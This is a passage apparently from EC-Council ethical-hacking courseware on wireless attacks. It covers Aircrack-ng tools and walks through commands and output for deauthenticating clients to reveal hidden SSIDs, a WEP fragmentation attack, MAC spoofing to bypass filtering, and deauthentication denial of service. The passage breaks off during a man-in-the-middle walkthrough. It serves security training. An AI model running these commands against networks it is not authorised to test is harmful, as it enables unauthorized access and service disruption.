
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Packet Sniffers

Wi-Fi packet sniffers help you to monitor, detect, and troubleshoot critical network and application performance problems. Various Wi-Fi packet sniffers that are readily available in the market are listed as follows:

- ⌚ Sniffer Portable Professional Analyzer available at <http://www.netscout.com>
- ⌚ Capsa WiFi available at <http://www.colasoft.com>
- ⌚ PRTG Network Monitor available at <http://www.paessler.com>
- ⌚ ApSniff available at <http://www.monolith81.de>
- ⌚ NetworkMiner available at <http://www.netresec.com>
- ⌚ Airscanner Mobile Sniffer available at <http://www.airscanner.com>
- ⌚ Observer available at <http://www.networkinstruments.com>
- ⌚ WifiScanner available at <http://wifiscanner.sourceforge.net>
- ⌚ Mognet available at <http://www.monolith81.de>
- ⌚ Iperf available at <http://iperf.sourceforge.net>



## Wireless Hacking Methodology

As the discovery, mapping, and analysis of the target wireless network is done, it's time to launch attacks on it. Many active attacks such as fragmentation attacks, MAC spoofing attacks, denial-of-service attacks, ARP poisoning attacks, etc. can be launched against wireless networks. The following slides give you a detailed explanation about each attack and how it is launched.

# Aircrack-ng Suite



Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.



<http://www.aircrack-ng.org>



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Aircrack-ng Suite

Aircrack-ng is a **network software** suite consisting of a detector, packet sniffer, WEP, and **WPA/WPA2-PSK cracker** and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows. It works with any wireless card whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b, and 802.11g traffic. The suite includes many programs. The following is the list of programs included in the Aircrack-ng suite:

Program Name	Description
Airbase-ng	Captures WPA/WPA2 handshake and can act as an ad-hoc access point
Aircrack-ng	Defacto WEP and WPA/ WPA2-PSK cracking tool
Airdecap-ng	Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets
Airdecloak-ng	Removes WEP cloaking from a pcap file
Removes WEP cloaking from a pcap file	Provides status information about the wireless drivers on your system
Airdrop-ng	This program is used for targeted, rule-based deauthentication of users
Aireplay-ng	Used for traffic generation, fake authentication, packet replay, and ARP

	request injection
Airgraph-ng	Creates client to AP relationship and common probe graph from airodump file
Airodump-ng	Used to capture packets of raw 802.11 frames and collect WEP IVs
Airolib-ng	Store and manage ESSID and password lists used in WPA/ WPA2 cracking
Airserv-ng	Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection
Airmon-ng	Used to enable monitor mode on wireless interfaces from managed mode and vice versa
Airtun-ng	Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic
Easside-ng	Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key
Packetforge-ng	Used to create encrypted packets that can subsequently be used for injection
Tkiptun-ng	Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network
Wesside-ng	Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

TABLE 15.10: List of programs in the Aircrack-ng suite



## How to Reveal Hidden SSIDs

**Wi-Fi** Hidden SSIDs can be revealed by using the **Aircrack-ng suite**. The process involves the following steps:

**Step 1:** Run airmon-ng in monitor mode

**Step 2:** Start airodump to discover SSIDs on interface

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
02:24:2B:CD:68:EF 99  5   60      3   0   1   54e  OPN    IAMROGER
02:24:2B:CD:68:EE 99  9   75      2   0   5   54e  OPN    COMPANYZONE
00:14:6C:95:6C:FC 99  0   15      0   0   9   54e  WEP    WEP    HOME
00:22:3F:AE:68:6E 76   70  157     1   0   11  54e  WEP    WEP    <length: 10>
BSSID      Station      PWR  Rate Lost Packets Probes
00:22:3F:AE:68:6E 00:17:9A:C3:CF:C2 -1   1 - 0   0     1
00:22:3F:AE:68:6E 00:1F:5B:BA:A7:CD 76   1e-54  0     6

Hidden SSID
```

FIGURE 15.44: Discovering Hidden SSIDs


**Step 3:** De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng



```
C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
```

FIGURE 15.45: De-authenticating the client using Aireplay-ng

**Step 4:** Switch to airodump to see the revealed SSID



BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:22:3F:AE:68:6E	76	70	157	1 0	11	54e	WEP	WEP		Secret_SSID

FIGURE 15.46: Viewing the disclosed SSID using airodump

# Fragmentation Attack

CEH  
Certified Ethical Hacker

- A fragmentation attack, when successful, can obtain **1500 bytes of PRGA** (pseudo random generation algorithm)
- This attack **does not recover** the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with **packetforge-ng** which are in turn used for various injection attacks
- It requires at least **one data packet** to be received from the access point in order to initiate the attack

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
Size: 120, Flags: 1, ToDS: 0 (WEP)
BSSID = 00:14:6C:7E:40:80
Dest. MAC = 00:0F:B5:AB:CB:9D
Source MAC = 00:D0:CF:03:34:8C

0x0000: 0842 0201 000f b5ab cb9d 0014 6c7e 4080 .B.....l-@.
0x0010: 00d0 cf03 348c e0d2 4001 0000 2b62 7a01 ...4...@+bx.
0x0020: 6d6d b1e0 92a8 039b ca6f cecb 5364 6e16 .....o. Sdn
0x0030: a21d 2a70 49cf eeef 19b5 279c 9020 30c4 ..#PI.....* 0.
0x0040: 7013 f7e3 5953 1234 5727 146c eaae a594 p..YS.4W'.l...
0x0050: fd55 66a2 030f 472d 2682 3957 8429 9ca5 .0f...G-E.9W').
0x0060: 517f 1544 bd82 ad77 fe9a cd99 ad3c 52a1 QJD...w....CR.
0x0070: 0505 933f af2f 740e ..?./t.

Use this packet ? y
```

```
Saving chosen packet in:replay_src-0124-161120.cap*
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of
that 1500 bytes keystream
```

PRGA is stored in the file

Use PRGA with packetforge-ng to generate packet(s) to be used for various **injection attacks**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Fragmentation Attack

When fragmentation attack is successful, it can obtain **1500 bytes** of PRGA (pseudo random generation algorithm). This attack does not recover the WEP key itself, but merely obtains the PRGA. The PRGA can then be used to generate packets with packetforge-ng, which are in turn used for various injection attacks. It requires at least one data packet to be received from the access point in order to initiate the attack.

Basically, the program obtains a small amount of keying material from the packet then attempts to send **ARP** and/or **LLC packets** with known content to the access point (AP). A larger amount of keying information can be gathered from the replay packet, if the packet is successfully echoed back by the AP. This cycle is repeated several times. Use PRGA with packetforge-ng to generate packet(s) to be used for various injection attacks.

C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0  
Waiting for a data packet...  
Read 96 packets...  
Size: 120, FromDS: 1, ToDS: 0 (WEP)  
BSSID = 00:14:6C:7E:40:80  
Dest. MAC = 00:0F:B5:AB:CB:9D  
Source MAC = 00:D0:CF:03:34:8C  
  
0x0000 0842 0201 000f b5ab cb9d 0014 6c7e 4080 .B.....1~@  
0x0010 00d0 cf03 348c e0d2 4001 0000 2b62 7a01 ...4 @ +bz  
0x0020 6d6d b1e0 92a8 039b ca6f cecb 5364 6e16 mm.....o Sdn  
0x0030 a21d 2a70 49cf eef8 f9b9 279c 9020 30c4 ..\*pI.....'.. 0  
0x0040 7013 f7f3 5953 1234 5727 146c ecaa a594 p...YS.4W'.l...  
0x0050 fd55 66a2 030f 472d 2682 3957 8429 9ca5 .Uf...G-a.9W.).  
0x0060 517f 1544 bd82 ad77 fe9a cd99 a43c 52a1 Q\..D....w...<R  
0x0070 0505 933f af2f 740e ...?./t.  
Use this packet ? y

FIGURE 15.47: Fragmentation attack screenshot

Saving chosen packet in replay\_src-0124-161120.cap  
Data packet found!  
Sending fragmented packet  
Got RELAYED packet!!  
Thats our ARP packet!  
Trying to get 384 bytes of a keystream  
Got RELAYED packet!!  
Thats our ARP packet!  
Trying to get 1500 bytes of a keystream  
Got RELAYED packet!!  
Thats our ARP packet!  
Saving keystream in fragment-0124-161129.xor  
Now you can build a packet with packetforge-ng out of  
that 1500 bytes keystream

PRGA is stored in the file

FIGURE 15.48: Screenshot showing PRGA location

## How to Launch MAC Spoofing Attack

CEH Certified Ethical Hacker

MAC spoofing attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an access point

Linux Shell

```
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Show Only Active Network Adapters

New Spooled MAC Address: 00-05-56-55-88-56

360 SYSTEMS [000556]

Spooled MAC Address: Not Spooled

Active MAC Address: A4-8A-DB-FB-86-63

Update MAC | Remove MAC | Restart Adapter | IPCConfig | Random | MAC List | Refresh | Exit

SMAC is a MAC address changer for Windows systems  
Randomly generate any New MAC Address or based on a selected manufacturer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Launch a MAC Spoofing Attack

A MAC address is a unique identifier assigned to the network card. Some networks implement MAC address filtering as a security measure. MAC spoofing attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an access point. To spoof a MAC address, the attacker simply need to set the value returned from ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. To make the change the sudo command requires the root password. SMAC is a MAC address changer for Windows systems. Randomly generate any new MAC address or based on a selected manufacturer.



FIGURE 15.49: Spoofing MAC address to another new hex value





FIGURE 15.50: Screenshot showing the new spoofed MAC address



## Denial of Service: Deauthentication and Disassociation Attacks

Wireless networks are susceptible to **denial-of-service attacks**. Usually these networks operate in unlicensed bands and the transmission of data takes the form of radio signals. The designers of the **MAC protocol** aimed at keeping it simple, but it has its own set of flaws that are more attractive to DoS attacks. The possibility of **DoS attacks** on wireless networks is greater due to the relationship of the physical, data-link, and network layers. The DoS attacks on wireless networks can be performed using the two techniques: disassociation attacks and **deauthentication attacks**.

In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between station and client.





FIGURE 15.51: Diagrammatical representation of Disassociation Attack

In a deauthentication attack, the attacker floods station(s) with forged deauthenticates or disassociates to disconnect users from an AP.



FIGURE 15.52: Attacker performing deauthentication attack on client system



## Man-in-the-Middle Attack

A man-in-the-middle attack is an **active Internet attack** where the attacker attempts to intercept, read, or alter information between two computers. MITM attacks are associated with 802.11 WLAN, as well as with wired communication systems.



### Eavesdropping

Eavesdropping is easy in a **wireless network** because there is no physical medium used to communicate. An attacker who is in an area near the wireless network can receive radio waves on the wireless network without much effort or many gadgets. The entire data frame sent across the network can be examined in real time or stored for later assessment.

In order to prevent whackers from getting sensitive information, several layers of encryption should be implemented. WEP, data-link encryption, was developed for this purpose. If a security mechanism such as IPSec, SSH, or SSL is not used for transmission, the sent data is available to anyone, and is vulnerable to attack by whackers with an antenna.

However, **WEP** can be cracked with tools freely available on the net. Accessing email using the **POP** or **IMAP protocols** is risky because these protocols can send email over a wireless network without any form of extra encryption. A determined whacker can potentially log gigabytes of WEP-protected traffic in an effort to post-process the data and break the protection.

## Manipulation




Manipulation is the next level up from **eavesdropping**. Manipulation occurs on a wireless link when an attacker is able to receive the victim's **encrypted data**, manipulate it, and retransmit the changed data to the victim. In addition, an attacker can intercept packets with encrypted data and change the destination address in order to forward these packets across the Internet.

The figure that follows shows a step-by-step explanation of a man-in-the-middle attack:



FIGURE 15.53: Steps explaining man-in-the-middle attack



## MITM Attack Using Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and **WPA/WPA2-PSK cracker** and analysis tool for **802.11 wireless networks**. It can be used to perform man-in-the-middle attacks on wireless networks. To perform the MITM attack on WLANs using Aircrack-ng the user of the tool should follow these steps:

**Step 1:** Run airmon-ng in monitor mode

**Step 2:** Start airodump to discover SSIDs on interface





FIGURE 15.54: Discovering SSIDs using

